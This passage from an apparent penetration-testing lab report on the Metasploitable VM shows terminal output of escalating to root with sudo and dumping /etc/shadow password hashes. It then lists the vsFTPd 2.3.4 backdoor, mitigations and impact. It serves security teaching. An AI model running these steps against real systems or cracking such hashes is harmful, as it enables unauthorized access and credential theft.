n),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:/root$ sudo -l
sudo -l
[sudo] password for msfadmin: msfadmin

User msfadmin may run the following commands on this host:
    (ALL) ALL
msfadmin@metasploitable:/root$ sudo su
sudo su
root@metasploitable:~# whoami
whoami
root
root@metasploitable:~# cat /etc/shadow
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
```

Figure 13: privilege escalation

```
sudo su
root@metasploitable:~# whoami
whoami
root
root@metasploitable:~# cat /etc/shadow
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
root@metasploitable:~#
```

Figure 14: /etc/shadow

VULNERABILITIES IDENTIFIED

• vsFTPd 2.3.4 Backdoor Vulnerability

• Weak authentication configuration

• Multiple unnecessary open ports

• Outdated services

• Poor access control mechanisms

MITIGATION

• Update and patch vulnerable services

• Disable unnecessary ports

• Use strong authentication

• Restrict sudo access

• Implement firewall rules

• Regular security audits

CONCLUSION

This project successfully demonstrated a complete penetration testing process.

The target system was found to be highly vulnerable and was compromised using a known exploit. The attacker was able to gain root access and access sensitive files.

This highlights the importance of securing systems, updating software, and implementing proper security practices.

This project demonstrates a real-world penetration testing workflow including reconnaissance, exploitation, and privilege escalation in a controlled environment.

IMPACT ANALYSIS

The successful exploitation of the vsftpd 2.3.4 vulnerability demonstrates how outdated services can lead to full system compromise. The attacker was able to gain unauthorized shell access and escalate privileges to root.

This level of access allows an attacker to:

- Read sensitive system files
- Modify or delete data
- Install malicious software
- Maintain persistent access
- Use the system for further attacks

This highlights the critical importance of proper system hardening and regular patch management.